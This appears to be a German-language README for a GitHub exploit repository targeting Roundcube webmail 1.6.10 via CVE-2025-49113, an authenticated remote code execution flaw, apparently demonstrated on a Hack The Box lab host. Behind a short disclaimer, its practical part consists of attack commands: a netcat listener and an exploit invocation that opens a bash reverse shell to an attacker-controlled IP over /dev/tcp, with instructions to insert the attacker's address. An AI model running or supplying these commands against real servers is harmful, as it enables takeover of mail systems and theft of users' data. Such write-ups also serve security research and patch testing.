 cyberquestor-infosec/cve-2025-49113-roundcube_1.6.10
Authentifizierter Remote-Code-Ausführung-Exploit für Roundcube 1.6.10 (CVE-2025-49113). Liefert eine Reverse Shell über einen manipulierten PHP-Payload durch die Webmail-Oberfläche.

⚠️ Haftungsausschluss
Dieses Repository ist ausschließlich für Bildungs- und Forschungszwecke bestimmt.
Alle Demonstrationen wurden in einer kontrollierten Laborumgebung durchgeführt.
Das unbefugte Testen oder Ausnutzen von Systemen ohne ausdrückliche Erlaubnis ist illegal und unethisch. Der Autor übernimmt keine Verantwortung für jeglichen Missbrauch dieser Informationen.
Roundcube ist ein weit verbreiteter, browserbasierter IMAP-E-Mail-Client, der in PHP geschrieben ist. Er bietet eine benutzerfreundliche Oberfläche für den Webmail-Zugriff und wird häufig von Hosting-Anbietern, akademischen Einrichtungen und internen Unternehmens-Mail-Servern eingesetzt.
CVE-2025-49113 ist eine Schwachstelle, die Roundcube Version 1.6.10 betrifft und es einem authentifizierten Benutzer ermöglicht, eine Remote-Code-Ausführung (RCE) zu erreichen, indem er einen manipulierten Befehl über die Webmail-Oberfläche sendet.
Eine erfolgreiche Ausnutzung erfordert gültige Benutzeranmeldedaten. Einmal ausgenutzt, gewährt sie eine systemweite Befehlsausführung im Kontext des Webservers.

http://mail.outbound.htb4444CVE-2025-49113.phpnc -nlvp 4444
php CVE-2025-49113.php {url} {username} {password} "bash -c 'bash -i >& /dev/tcp/<YOUR-IP>/4444 0>&1'"
🔧 Ersetzen Sie
<YOUR-IP>durch die IP Ihres Angreifers.


Schauen Sie sich die ausführliche Schritt-für-Schritt-Anleitung und Theorie in meinem Medium-Beitrag an:
👉 Blog auf Medium lesen
